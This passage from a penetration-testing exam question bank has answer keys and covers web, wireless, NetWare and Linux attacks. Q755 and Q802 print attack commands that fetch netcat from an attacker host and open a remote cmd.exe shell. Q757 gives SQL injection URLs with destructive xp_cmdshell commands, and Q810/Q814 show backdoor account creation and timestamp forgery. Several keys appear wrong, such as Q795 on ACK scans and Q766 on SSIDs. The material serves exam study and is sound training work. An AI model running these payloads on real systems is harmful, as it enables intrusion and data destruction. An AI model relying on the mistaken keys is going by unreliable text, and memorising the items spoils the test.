How much information will Clive obtain from the client before commencing his test?

- A. IP Range, OS, and patches installed.
- B. Only the IP address range.
- C. Nothing but corporate name.
- D. All that is available from the client site.

**Correct Answer:** C

**QUESTION 742**

Scanning for services is an easy job for Bob as there are so many tools available from the Internet. In order for him to check the vulnerability of XYZ, he went through a few scanners that are currently available. Here are the scanners that he uses:

1. Axent's NetRecon (<http://www.axent.com>)
2. SARA, by Advanced Research Organization (<http://www-arc.com/sara>)
3. VLAD the Scanner, by Razor (<http://razor.bindview.com/tools/>)

However, there are many other alternative ways to make sure that the services that have been scanned will be more accurate and detailed for Bob.

What would be the best method to accurately identify the services running on a victim host?

- A. Using Cheops-ng to identify the devices of XYZ.
- B. Using the manual method of telnet to each of the open ports of XYZ.
- C. Using a vulnerability scanner to try to probe each port to verify or figure out which service is running for XYZ.
- D. Using the default port and OS to make a best guess of what services are running on each port for XYZ.



**Correct Answer:** B

**QUESTION 743**

Jim is having no luck performing a penetration test in XYZ's network. He is running the tests from home and has downloaded every security scanner that he could lay his hands on. Despite knowing the IP range of all the systems, and the exact network configuration, Jim is unable to get any useful results.

Why is Jim having these problems?

- A. Security scanners are not designed to do testing through a firewall.
- B. Security scanners cannot perform vulnerability linkage.
- C. Security scanners are only as smart as their database and cannot find unpublished vulnerabilities.
- D. All of the above.

**Correct Answer:** D

**QUESTION 744**

You have just received an assignment for an assessment at a company site. Company's management is concerned about external threat and wants to take appropriate steps to insure security is in place. Anyway the management is also worried about possible threats coming from inside the site, specifically from employees belonging to different Departments. What kind of

assessment will you be performing ?

- A. Black box testing
- B. Black hat testing
- C. Gray box testing
- D. Gray hat testing
- E. White box testing
- F. White hat testing

**Correct Answer:** C

**QUESTION 745**

What does black box testing mean?

- A. You have full knowledge of the environment
- B. You have no knowledge of the environment
- C. You have partial knowledge of the environment

**Correct Answer:** B

**QUESTION 746**

Bryan notices the error on the web page and asks Liza to enter liza' or '1'='1 in the email field. They are greeted with a message "Your login information has been mailed to johndoe@gmail.com". What do you think has occurred?

- A. The web application picked up a record at random
- B. The web application returned the first record it found
- C. The server error has caused the application to malfunction
- D. The web application emailed the administrator about the error

**Correct Answer:** B

**QUESTION 747**

Liza has forgotten her password to an online bookstore. The web application asks her to key in her email so that they can send her the password. Liza enters her email liza@yahoo.com'. The application displays server error. What is wrong with the web application?

- A. The email is not valid
- B. User input is not sanitized
- C. The web server may be down
- D. The ISP connection is not reliable

**Correct Answer:** B

#### **QUESTION 748**

Kevin has been asked to write a short program to gather user input for a web application. He likes to keep his code neat and simple. He chooses to use `printf(str)` where he should have ideally used `printf(“%s”, str)`. What attack will his program expose the web application to?

- A. Cross Site Scripting
- B. SQL injection Attack
- C. Format String Attack
- D. Unicode Traversal Attack

**Correct Answer:** C

#### **QUESTION 749**

Jane has just accessed her preferred e-commerce web site and she has seen an item she would like to buy. Jane considers the price a bit too steep; she looks at the page source code and decides to save the page locally to modify some of the page variables. In the context of web application security, what do you think Jane has changed?

- A. An integer variable
- B. A 'hidden' price value
- C. A 'hidden' form field value
- D. A page cannot be changed locally; it can only be served by a web server

**Correct Answer:** C

#### **QUESTION 750**

Ivan is auditing a corporate website. Using Winhex, he alters a cookie as shown below.

Before Alteration: Cookie: lang=en-us; ADMIN=no; y=1 ; time=10:30GMT ;

After Alteration: Cookie: lang=en-us; ADMIN=yes; y=1 ; time=12:30GMT ;

What attack is being depicted here?

- A. Cookie Stealing
- B. Session Hijacking
- C. Cross Site Scripting
- D. Parameter Manipulation

**Correct Answer:** D

#### **QUESTION 751**

\_\_\_\_\_ ensures that the enforcement of organizational security policy does not rely on voluntary web application user compliance. It secures information by assigning sensitivity labels on information and comparing this to the level of security a user is operating at.

- A. Mandatory Access Control
- B. Authorized Access Control
- C. Role-based Access Control
- D. Discretionary Access Control

**Correct Answer:** A

**QUESTION 752**

Say that "abigcompany.com" had a security vulnerability in the javascript on their website in the past. They recently fixed the security vulnerability, but it had been there for many months. Is there some way to go back and see the code for that error?

Select the best answer.

- A. archive.org
- B. There is no way to get the changed webpage unless you contact someone at the company
- C. Usenet
- D. Javascript would not be in their html so a service like usenet or archive wouldn't help you 362

**Correct Answer:** A

**QUESTION 753**

Which of the following is the best way an attacker can passively learn about technologies used in an organization?

- A. By sending web bugs to key personnel
- B. By webcrawling the organization web site
- C. By searching regional newspapers and job databases for skill sets technology hires need to possess in the organization
- D. By performing a port scan on the organization's web site

**Correct Answer:** C

**QUESTION 754**

Which of the following is most effective against passwords?

Select the Answer:

- A. Dictionary Attack
- B. BruteForce attack
- C. Targeted Attack
- D. Manual password Attack

**Correct Answer:** B

**QUESTION 755**

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The file Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below:

```
"cmd1.exe /c open 213.116.251.16
"cmd1.exe /c echo johna2k >>ftpcom
"cmd1.exe /c echo haxedj00 >>ftpcom
"cmd1.exe /c echo get nc.exe >>ftpcom
"cmd1.exe /c echo get samdump.dll >>ftpcom
"cmd1.exe /c echo quit >>ftpcom"
"cmd1.exe /c ftp -s:ftpcom"
"cmd1.exe /c nc -l -p 6969 e-cmd1"
```

What can you infer from the exploit given?

- A. It is a local exploit where the attacker logs in using username johna2k.
- B. There are two attackers on the system johna2k and haxedj00.
- C. The attack is a remote exploit and the hacker downloads three files.
- D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port.

**Correct Answer: C**

#### QUESTION 756

Bill is attempting a series of SQL queries in order to map out the tables within the database that he is trying to exploit.

Choose the attack type from the choices given below.

- A. Database Fingerprinting
- B. Database Enumeration
- C. SQL Fingerprinting
- D. SQL Enumeration

**Correct Answer: A**

#### QUESTION 757

Exhibit:



You are conducting pen-test against a company's website using SQL Injection techniques. You enter "anything or 1=1-" in the username field of an authentication form. This is the output returned from the server.

What is the next step you should do?

- A. Identify the user context of the web application by running\_ `http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND USER_NAME() = 'dbo'`

- B. Identify the database and table name by running:  
`http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND  
ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'),1))) > 109`
- C. Format the C: drive and delete the database by running:  
`http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND xp_cmdshell `format c: /q /yes  
`; drop database myDB; --`
- D. Reboot the web server by running:  
`http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND xp_cmdshell `iisreset reboot`;  
--`

**Correct Answer:** A

#### QUESTION 758

Your boss Tess King is attempting to modify the parameters of a Web-based application in order to alter the SQL statements that are parsed to retrieve data from the database. What would you call such an attack?

- A. SQL Input attack
- B. SQL Piggybacking attack
- C. SQL Select attack
- D. SQL Injection attack

**Correct Answer:** D

#### QUESTION 759

When a malicious hacker identifies a target and wants to eventually compromise this target, what would be among the first steps that he would perform? (Choose the best answer)

- A. Cover his tracks by eradicating the log files and audit trails.
- B. Gain access to the remote computer in order to conceal the venue of attacks.
- C. Perform a reconnaissance of the remote target for identical of venue of attacks.
- D. Always begin with a scan in order to quickly identify venue of attacks.

**Correct Answer:** C

#### QUESTION 760

A particular database threat utilizes a SQL injection technique to penetrate a target system. How would an attacker use this technique to compromise a database?

- A. An attacker uses poorly designed input validation routines to create or alter SQL commands to gain access to unintended data or execute commands of the database
- B. An attacker submits user input that executes an operating system command to compromise a target system
- C. An attacker gains control of system to flood the target system with requests, preventing legitimate users from gaining access
- D. An attacker utilizes an incorrect configuration that leads to access with higher-than-expected privilege of the database

**Correct Answer:** A

#### QUESTION 761

Look at the following SQL query.

`SELECT * FROM product WHERE PCategory='computers' or 1=1--'`

What will it return? Select the best answer.

- A. All computers and all 1's
- B. All computers

- C. All computers and everything else
- D. Everything except computers

**Correct Answer:** C

#### **QUESTION 762**

Sandra is conducting a penetration test for XYZ.com. She knows that XYZ.com is using wireless networking for some of the offices in the building right down the street. Through social engineering she discovers that they are using 802.11g. Sandra knows that 802.11g uses the same 2.4GHz frequency range as 802.11b. Using NetStumbler and her 802.11b wireless NIC, Sandra drives over to the building to map the wireless networks. However, even though she repositions herself around the building several times, Sandra is not able to detect a single AP.

What do you think is the reason behind this?

- A. Netstumbler does not work against 802.11g.
- B. You can only pick up 802.11g signals with 802.11a wireless cards.
- C. The access points probably have WEP enabled so they cannot be detected.
- D. The access points probably have disabled broadcasting of the SSID so they cannot be detected.
- E. 802.11g uses OFDM while 802.11b uses DSSS so despite the same frequency and 802.11b card cannot see an 802.11g signal.
- F. Sandra must be doing something wrong, as there is no reason for her to not see the signals.

**Correct Answer:** A

#### **QUESTION 763**

WEP is used on 802.11 networks, what was it designed for?

- A. WEP is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what it usually expected of a wired LAN.
- B. WEP is designed to provide strong encryption to a wireless local area network (WLAN) with a level of integrity and privacy adequate for sensible but unclassified information.
- C. WEP is designed to provide a wireless local area network (WLAN) with a level of availability and privacy comparable to what is usually expected of a wired LAN.
- D. WEOP is designed to provide a wireless local area network (WLAN) with a level of privacy comparable to what it usually expected of a wired LAN.

**Correct Answer:** A

#### **QUESTION 764**

RC4 is known to be a good stream generator. RC4 is used within the WEP standard on wireless LAN. WEP is known to be insecure even if we are using a stream cipher that is known to be secured.

What is the most likely cause behind this?

- A. There are some flaws in the implementation.
- B. There is no key management.
- C. The IV range is too small.
- D. All of the above.
- E. None of the above.

**Correct Answer:** D

#### **QUESTION 765**

In an attempt to secure his wireless network, Bob implements a VPN to cover the wireless communications. Immediately after the implementation, users begin complaining about how slow the wireless network is. After benchmarking the network's speed, Bob discovers that throughput has dropped by almost half even though the number of users has remained the same.

Why does this happen in the VPN over wireless implementation?

- A. The stronger encryption used by the VPN slows down the network.
- B. Using a VPN with wireless doubles the overhead on an access point for all direct client to access point communications.
- C. VPNs use larger packets than wireless networks normally do.
- D. Using a VPN on wireless automatically enables WEP, which causes additional overhead.

**Correct Answer:** B

#### **QUESTION 766**

In an attempt to secure his wireless network, Bob turns off broadcasting of the SSID. He concludes that since his access points require the client computer to have the proper SSID, it would prevent others from connecting to the wireless network. Unfortunately unauthorized users are still able to connect to the wireless network.

Why do you think this is possible?

- A. Bob forgot to turn off DHCP.
- B. All access points are shipped with a default SSID.
- C. The SSID is still sent inside both client and AP packets.
- D. Bob's solution only works in ad-hoc mode.

**Correct Answer:** B

#### **QUESTION 767**

In an attempt to secure his 802.11b wireless network, Ulf decides to use a strategic antenna positioning. He places the antenna for the access points near the center of the building. For those access points near the outer edge of the building he uses semi-directional antennas that face towards the building's center. There is a large parking lot and outlying field surrounding the building that extends out half a mile around the building. Ulf figures that with this and his placement of antennas, his wireless network will be safe from attack.

Which of the following statements is true?

- A. With the 300 feet limit of a wireless signal, Ulf's network is safe.
- B. Wireless signals can be detected from miles away, Ulf's network is not safe.
- C. Ulf's network will be safe but only if he doesn't switch to 802.11a.
- D. Ulf's network will not be safe until he also enables WEP.

**Correct Answer:** D

#### **QUESTION 768**

Which of the following is NOT a reason 802.11 WEP encryption is vulnerable?

- A. There is no mutual authentication between wireless clients and access points
- B. Automated tools like AirSnort are available to discover WEP keys
- C. The standard does not provide for centralized key management
- D. The 24 bit Initialization Vector (IV) field is too small

**Correct Answer:** C

#### **QUESTION 769**

Which of the following is true of the wireless Service Set ID (SSID)? (Select all that apply.)

- A. Identifies the wireless network
- B. Acts as a password for network access
- C. Should be left at the factory default setting



D. Not broadcasting the SSID defeats NetStumbler and other wireless discovery tools

**Correct Answer:** AB

**QUESTION 770**

Which of the following wireless technologies can be detected by NetStumbler? (Select all that apply)

- A. 802.11b
- B. 802.11e
- C. 802.11a
- D. 802.11g
- E. 802.11

**Correct Answer:** ACD

**QUESTION 771**

802.11b is considered a \_\_\_\_\_ protocol.

- A. Connectionless
- B. Secure
- C. Unsecure
- D. Token ring based
- E. Unreliable

**Correct Answer:** C

**QUESTION 772**

While probing an organization you discover that they have a wireless network. From your attempts to connect to the WLAN you determine that they have deployed MAC filtering by using ACL on the access points. What would be the easiest way to circumvent and communicate on the WLAN?

- A. Attempt to crack the WEP key using Aircrack-ng.
- B. Attempt to brute force the access point and update or delete the MAC ACL.
- C. Steal a client computer and use it to access the wireless network.
- D. Sniff traffic if the WLAN and spoof your MAC address to one that you captured.

**Correct Answer:** D

**QUESTION 773**

Access control is often implemented through the use of MAC address filtering on wireless Access Points. Why is this considered to be a very limited security measure?

- A. Vendors MAC address assignment is published on the Internet.
- B. The MAC address is not a real random number.
- C. The MAC address is broadcasted and can be captured by a sniffer.
- D. The MAC address is used properly only on Macintosh computers.

**Correct Answer:** C

**QUESTION 774**

In order to attack a wireless network, you put up an access point and override the signal of the real access point. As users send authentication data, you are able to capture it. What kind of attack is this?

- A. Rogue access point attack
- B. Unauthorized access point attack
- C. War Chalking
- D. WEP attack

**Correct Answer: A**

**QUESTION 775**

On wireless networks, SSID is used to identify the network. Why are SSID not considered to be a good security mechanism to protect a wireless networks?

- A. The SSID is only 32 bits in length.
- B. The SSID is transmitted in clear text.
- C. The SSID is the same as the MAC address for all vendors.
- D. The SSID is to identify a station, not a network.

**Correct Answer: B**

**QUESTION 776**

Bob reads an article about how insecure wireless networks can be. He gets approval from his management to implement a policy of not allowing any wireless devices on the network. What other steps does Bob have to take in order to successfully implement this? (Select 2 answer.)

- A. Train users in the new policy.
- B. Disable all wireless protocols at the firewall.
- C. Disable SNMP on the network so that wireless devices cannot be configured.
- D. Continuously survey the area for wireless devices.

**Correct Answer: AD**

**QUESTION 777**

Jackson discovers that the wireless AP transmits 128 bytes of plaintext, and the station responds by encrypting the plaintext. It then transmits the resulting ciphertext using the same key and cipher that are used by WEP to encrypt subsequent network traffic. What authentication mechanism is being followed here?

- A. no authentication
- B. single key authentication
- C. shared key authentication
- D. open system authentication

**Correct Answer: C**

**QUESTION 778**

Jacob would like your advice on using a wireless hacking tool that can save him time and get him better results with lesser packets. You would like to recommend a tool that uses KoreK's implementation. Which tool would you recommend from the list below?

- A. Kismet
- B. Shmoo
- C. Aircrack
- D. John the Ripper

**Correct Answer: C**

**QUESTION 779**

In order to attack a wireless network, you put up an access point and override the signal of the real access point. As users send authentication data, you are able to capture it. What kind of attack is this?

- A. WEP attack
- B. Drive by hacking
- C. Rogue access point attack

D. Unauthorized access point attack

**Correct Answer:** C

**QUESTION 780**

Matthew re-injects a captured wireless packet back onto the network. He does this hundreds of times within a second. The packet is correctly encrypted and Matthew assumes it is an ARP request packet. The wireless host responds with a stream of responses, all individually encrypted with different IVs. What is this attack most appropriately called?

- A. Spoof attack
- B. Replay attack
- C. Injection attack
- D. Rebound attack

**Correct Answer:** B

**QUESTION 781**

Derek has stumbled upon a wireless network and wants to assess its security. However, he does not find enough traffic for a good capture. He intends to use AirSnort on the captured traffic to crack the WEP key and does not know the IP address range or the AP. How can he generate traffic on the network so that he can capture enough packets to crack the WEP key?

- A. Use any ARP requests found in the capture
- B. Derek can use a session replay on the packets captured
- C. Derek can use KisMAC as it needs two USB devices to generate traffic
- D. Use Ettercap to discover the gateway and ICMP ping flood tool to generate traffic

**Correct Answer:** D

**QUESTION 782**

Why do you need to capture five to ten million packets in order to crack WEP with AirSnort?

- A. All IVs are vulnerable to attack
- B. Air Snort uses a cache of packets
- C. Air Snort implements the FMS attack and only encrypted packets are counted
- D. A majority of weak IVs transmitted by access points and wireless cards are not filtered by contemporary wireless manufacturers

**Correct Answer:** C

**QUESTION 783**

Sally is a network admin for a small company. She was asked to install wireless accesspoints in the building. In looking at the specifications for the access-points, she sees that all of them offer WEP. Which of these are true about WEP?

Select the best answer.

- A. Stands for Wireless Encryption Protocol
- B. It makes a WLAN as secure as a LAN
- C. Stands for Wired Equivalent Privacy
- D. It offers end to end security

**Correct Answer:** C

**QUESTION 784**

Joe Hacker is going wardriving. He is going to use PrismStumbler and wants it to go to a GPS mapping software application. What is the recommended and well-known GPS mapping package that would interface with PrismStumbler?

Select the best answer.

- A. GPSDrive
- B. GPSMap
- C. WinPcap
- D. Microsoft Mappoint

**Correct Answer:** A

#### **QUESTION 785**

378

Virus Scrubbers and other malware detection program can only detect items that they are aware of. Which of the following tools would allow you to detect unauthorized changes or modifications of binary files on your system by unknown malware?

- A. System integrity verification tools
- B. Anti-Virus Software
- C. A properly configured gateway
- D. There is no way of finding out until a new updated signature file is released

**Correct Answer:** A

#### **QUESTION 786**

What are the main drawbacks for anti-virus software?

- A. AV software is difficult to keep up to the current revisions.
- B. AV software can detect viruses but can take no action.
- C. AV software is signature driven so new exploits are not detected.
- D. It's relatively easy for an attacker to change the anatomy of an attack to bypass AV systems
- E. AV software isn't available on all major operating systems platforms.
- F. AV software is very machine (hardware) dependent.

**Correct Answer:** C

#### **QUESTION 787**

What is the best means of prevention against viruses?

- A. Assign read only permission to all files on your system.
- B. Remove any external devices such as floppy and USB connectors.
- C. Install a rootkit detection tool.
- D. Install and update anti-virus scanner.

**Correct Answer:** D

#### **QUESTION 788**

Melissa is a virus that attacks Microsoft Windows platforms.

To which category does this virus belong?

- A. Polymorphic
- B. Boot Sector infector
- C. System
- D. Macro

**Correct Answer:** D

**QUESTION 789**

The Slammer Worm exploits a stack-based overflow that occurs in a DLL implementing the Resolution Service.

Which of the following Database Server was targeted by the slammer worm?

- A. Oracle
- B. MSSQL
- C. MySQL
- D. Sybase
- E. DB2

**Correct Answer:** B

**QUESTION 790**

Which of the following is one of the key features found in a worm but not seen in a virus?

- A. The payload is very small, usually below 800 bytes.
- B. It is self replicating without need for user intervention.
- C. It does not have the ability to propagate on its own.
- D. All of them cannot be detected by virus scanners.

**Correct Answer:** B

**QUESTION 791**

You find the following entries in your web log. Each shows attempted access to either root.exe or cmd.exe.

What caused this?

```

GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%05c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%05c../..%05c../..%05c../winnt/system32/
GET /_mem_bin/..%05c../..%05c../..%05c../winnt/system3
GET
/msadc/..%05c../..%05c../..%05c/..xc1x1c../..xc1x1c../..xc1
/cmd.exe?/c+dir
GET /scripts/..xc1x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc0../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc0xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc1x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%035c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%035c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%05c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%02f../winnt/system32/cmd.exe?/c+dir

```

381

- A. The Morris worm
- B. The PIF virus
- C. Trinoo
- D. Nimda
- E. Code Red
- F. Ping of Death

**Correct Answer:** D

#### QUESTION 792

Which are true statements concerning the BugBear and Pretty Park worms?

Select the best answers.

- A. Both programs use email to do their work.
- B. Pretty Park propagates via network shares and email
- C. BugBear propagates via network shares and email
- D. Pretty Park tries to connect to an IRC server to send your personal passwords.
- E. Pretty Park can terminate anti-virus applications that might be running to bypass them.

**Correct Answer:** ACD

#### QUESTION 793

One of the better features of NetWare is the use of packet signature that includes cryptographic

signatures. The packet signature mechanism has four levels from 0 to 3.

In the list below which of the choices represent the level that forces NetWare to sign all packets?

- A. 0 (zero)
- B. 1
- C. 2
- D. 3

**Correct Answer:** D

**QUESTION 794**

Which is the Novell Netware Packet signature level used to sign all packets ?

- A. 0
- B. 1
- C. 2
- D. 3

**Correct Answer:** D

**QUESTION 795**

If you receive a RST packet while doing an ACK scan, it indicates that the port is open.(True/False).

- A. True
- B. False

**Correct Answer:** A

**QUESTION 796**

If you perform a port scan with a TCP ACK packet, what should an OPEN port return?

- A. RST
- B. No Reply
- C. SYN/ACK
- D. FIN

**Correct Answer:** A

**QUESTION 797**

Pandora is used to attack \_\_\_\_\_ network operating systems.

- A. Windows
- B. UNIX
- C. Linux
- D. Netware
- E. MAC OS

**Correct Answer:** D

**QUESTION 798**

What is the name of the software tool used to crack a single account on Netware Servers using a dictionary attack?

- A. NPWCrack
- B. NWPCrack
- C. NovCrack

- D. CrackNov
- E. GetCrack

**Correct Answer:** B

**QUESTION 799**

Which of the following is NOT a valid NetWare access level?

- A. Not Logged in
- B. Logged in
- C. Console Access
- D. Administrator

**Correct Answer:** D

**QUESTION 800**

Windump is the windows port of the famous TCPDump packet sniffer available on a variety of platforms. In order to use this tool on the Windows platform you must install a packet capture library.

What is the name of this library?

- A. NTPCAP
- B. LibPCAP
- C. WinPCAP
- D. PCAP

**Correct Answer:** C

**QUESTION 801**

Joe the Hacker breaks into XYZ's Linux system and plants a wiretap program in order to sniff passwords and user accounts off the wire. The wiretap program is embedded as a Trojan horse in one of the network utilities. Joe is worried that network administrator might detect the wiretap program by querying the interfaces to see if they are running in promiscuous mode.

**Running "ifconfig -a" will produce the following:**

**# ifconfig -a**

**1o0: flags=848<UP, LOOPBACK, RUNNING, MULTICAST> mtu 1500  
inet 127.0.0.1 netmask ff000000hme0:  
flags=863<UP, BROADCAST, NOTRAILERS, RUNNING, MULTICAST> mtu  
1500  
inet 192.0.2.99 netmask ffffffff broadcast 134.5  
8:0:20:9c:a2:35**

What can Joe do to hide the wiretap program from being detected by ifconfig command?



- A. Block output to the console whenever the user runs ifconfig command by running screen capture utility
- B. Run the wiretap program in stealth mode from being detected by the ifconfig command.
- C. Replace original ifconfig utility with the rootkit version of ifconfig hiding Promiscuous information being displayed on the console.
- D. You cannot disable Promiscuous mode detection on Linux systems.

**Correct Answer:** C

#### QUESTION 802

What is the expected result of the following exploit?

```
#####
#####
$port = 53;                                # Spawn cmd.exe on port X
$your = "192.168.1.1";                      # Your FTP Server
$user = "Anonymous";                       # login as
$pass = 'noone@nowhere.com';               # password
#####
$host = $ARGV[0];
print "Starting ... \n";
print "Server will download the file nc.exe from $your FTP
system("perl msadc.pl -h $host -C \"echo open $your >sasfile
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\");
system("perl msadc.pl -h $host -C \"echo $ pass>>sas file\");
system("perl msadc.pl -h $host -C \"echo ben. sili\");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile
system("perl msadc.pl -h $host -C \"echo get hacked.html>>
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\");
print "Server is downloading ... \n";
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\");
print "Press ENTER when download is finished ... (That's wh
own ftp server) \n";
$o=<STDIN>; print "Opening ... \n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.e
print "Done. \n";
#system("telnet $host $port"); exit(0);
```

- A. Opens up a telnet listener that requires no username or password.
- B. Create a FTP server with write permissions enabled.
- C. Creates a share called "sasfile" on the target system.
- D. Creates an account with a user name of Anonymous and a password of noone@nowhere.com.

**Correct Answer:** A

#### **QUESTION 803**

You have just installed a new Linux file server at your office. This server is going to be used by several individuals in the organization, and unauthorized personnel must not be able to modify any data.

What kind of program can you use to track changes to files on the server?

- A. Network Based IDS (NIDS)
- B. Personal Firewall
- C. System Integrity Verifier (SIV)
- D. Linux IP Chains

**Correct Answer:** C

#### **QUESTION 804**

Jim's organization has just completed a major Linux roll out and now all of the organization's systems are running the Linux 2.5 kernel. The roll out expenses has posed constraints on purchasing other essential security equipment and software. The organization requires an option to control network traffic and also perform stateful inspection of traffic going into and out of the DMZ.

Which built-in functionality of Linux can achieve this?

- A. IP Tables
- B. IP Chains
- C. IP Sniffer
- D. IP ICMP

**Correct Answer:** A

#### **QUESTION 805**

WinDump is a popular sniffer which results from the porting to Windows of TcpDump for Linux. What library does it use?

- A. LibPcap
- B. WinPcap
- C. Wincap
- D. None of the above

**Correct Answer:** B

#### **QUESTION 806**

Several of your co-workers are having a discussion over the etc/passwd file. They are at odds over what types of encryption are used to secure Linux passwords.(Choose all that apply).

- A. Linux passwords can be encrypted with MD5
- B. Linux passwords can be encrypted with SHA
- C. Linux passwords can be encrypted with DES
- D. Linux passwords can be encrypted with Blowfish
- E. Linux passwords are encrypted with asymmetric algorithms

**Correct Answer:** ACD

**QUESTION 807**

Rebecca has noted multiple entries in her logs about users attempting to connect on ports that are either not opened or ports that are not for public usage. How can she restrict this type of abuse by limiting access to only specific IP addresses that are trusted by using one of the built-in Linux Operating System tools?

- A. Ensure all files have at least a 755 or more restrictive permissions.
- B. Configure rules using ipchains.
- C. Configure and enable portsentry on his server.
- D. Install an intrusion detection system on her computer such as Snort.

**Correct Answer:** B

**QUESTION 808**

John is discussing security with Jane. Jane had mentioned to John earlier that she suspects an LKM has been installed on her server. She believes this is the reason that the server has been acting erratically lately. LKM stands for Loadable Kernel Module.

What does this mean in the context of Linux Security?

- A. Loadable Kernel Modules are a mechanism for adding functionality to a file system without requiring a kernel recompilation.
- B. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel after it has been recompiled and the system rebooted.
- C. Loadable Kernel Modules are a mechanism for adding auditing to an operating-system kernel without requiring a kernel recompilation.
- D. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel without requiring a kernel recompilation.

**Correct Answer:** D

**QUESTION 809**

Which of the following snort rules look for FTP root login attempts?

- A. alert tcp -> any port 21 (msg:"user root";)
- B. alert tcp -> any port 21 (message:"user root";)
- C. alert ftp -> ftp (content:"user password root";)
- D. alert tcp any any -> any any 21 (content:"user root";)

**Correct Answer:** D

**QUESTION 810**

After studying the following log entries, how many user IDs can you identify that the attacker has tampered with?

1. mkdir -p /etc/X11/applnk/Internet/.etc
2. mkdir -p /etc/X11/applnk/Internet/.etcpasswd
3. touch -acmr /etc/passwd /etc/X11/applnk/Internet/.etcpasswd
4. touch -acmr /etc /etc/X11/applnk/Internet/.etc
5. passwd nobody -d
6. /usr/sbin/adduser dns -d/bin -u 0 -g 0 -s/bin/bash
7. passwd dns -d
8. touch -acmr /etc/X11/applnk/Internet/.etcpasswd /etc/passwd

9. touch -acmr /etc/X11/applnk/Internet/.etc /etc

- A. IUSR\_
- B. acmr,dns
- C. nobody,dns
- D. nobody,IUSR\_

**Correct Answer:** C

#### QUESTION 811

Rebecca is a security analyst and knows of a local root exploit that has the ability to enable local users to use available exploits to gain root privileges. This vulnerability exploits a condition in the Linux kernel within the `execve()` system call. There is no known workaround that exists for this vulnerability. What is the correct action to be taken by Rebecca in this situation as a recommendation to management?

- A. Rebecca should make a recommendation to disable the `execve()` system call
- B. Rebecca should make a recommendation to upgrade the Linux kernel promptly
- C. Rebecca should make a recommendation to set all child-process to sleep within the `execve()`
- D. Rebecca should make a recommendation to hire more system administrators to monitor all child processes to ensure that each child process can't elevate privilege

**Correct Answer:** B

#### QUESTION 812

What is Cygwin?

- A. Cygwin is a free C++ compiler that runs on Windows
- B. Cygwin is a free Unix subsystem that runs on top of Windows
- C. Cygwin is a free Windows subsystem that runs on top of Linux
- D. Cygwin is a X Windows GUI subsystem that runs on top of Linux GNOME environment

**Correct Answer:** B

#### QUESTION 813

Ron has configured his network to provide strong perimeter security. As part of his network architecture, he has included a host that is fully exposed to attack. The system is on the public side of the demilitarized zone, unprotected by a firewall or filtering router. What would you call such a host?

- A. Honeypot
- B. DMZ host
- C. DWZ host
- D. Bastion Host

**Correct Answer:** D

#### QUESTION 814

After studying the following log entries, what is the attacker ultimately trying to achieve as inferred from the log sequence?

1. mkdir -p /etc/X11/applnk/Internet/.etc
2. mkdir -p /etc/X11/applnk/Internet/.etcpasswd
3. touch -acmr /etc/passwd /etc/X11/applnk/Internet/.etcpasswd
4. touch -acmr /etc /etc/X11/applnk/Internet/.etc
5. passwd nobody -d

6. `/usr/sbin/adduser dns -d/bin -u 0 -g 0 -s/bin/bash`

393

7. `passwd dns -d`

8. `touch -acmr /etc/X11/applnk/Internet/.etcpasswd /etc/passwd`

9. `touch -acmr /etc/X11/applnk/Internet/.etc /etc`

- A. Change password of user nobody
- B. Extract information from a local directory
- C. Change the files Modification Access Creation times
- D. Download rootkits and passwords into a new directory

**Correct Answer:** C

#### QUESTION 815

Clive is conducting a pen-test and has just port scanned a system on the network. He has identified the operating system as Linux and been able to elicit responses from ports 23, 25 and 53. He infers port 23 as running Telnet service, port 25 as running SMTP service and port 53 as running DNS service. The client confirms these findings and attests to the current availability of the services. When he tries to telnet to port 23 or 25, he gets a blank screen in response. On typing other commands, he sees only blank spaces or underscores symbols on the screen. What are you most likely to infer from this?

- A. The services are protected by TCP wrappers
- B. There is a honeypot running on the scanned machine
- C. An attacker has replaced the services with trojaned ones
- D. This indicates that the telnet and SMTP server have crashed

**Correct Answer:** A

#### QUESTION 816

On a backdoored Linux box there is a possibility that legitimate programs are modified or trojaned. How is it possible to list processes and uids associated with them in a more reliable manner?

- A. Use "ls"
- B. Use "lsof"
- C. Use "echo"
- D. Use "netstat"

**Correct Answer:** B

#### QUESTION 817

Peter is a Linux network admin. As a knowledgeable security consultant, he turns to you to look for help on a firewall. He wants to use Linux as his firewall and use the latest freely available version that is offered. What do you recommend?

Select the best answer.

- A. Ipchains
- B. Iptables
- C. Checkpoint FW for Linux
- D. Ipfwadm

**Correct Answer:** B

#### QUESTION 818

Exhibit

```

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.165
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.165:56693 -> 172.16.1.107
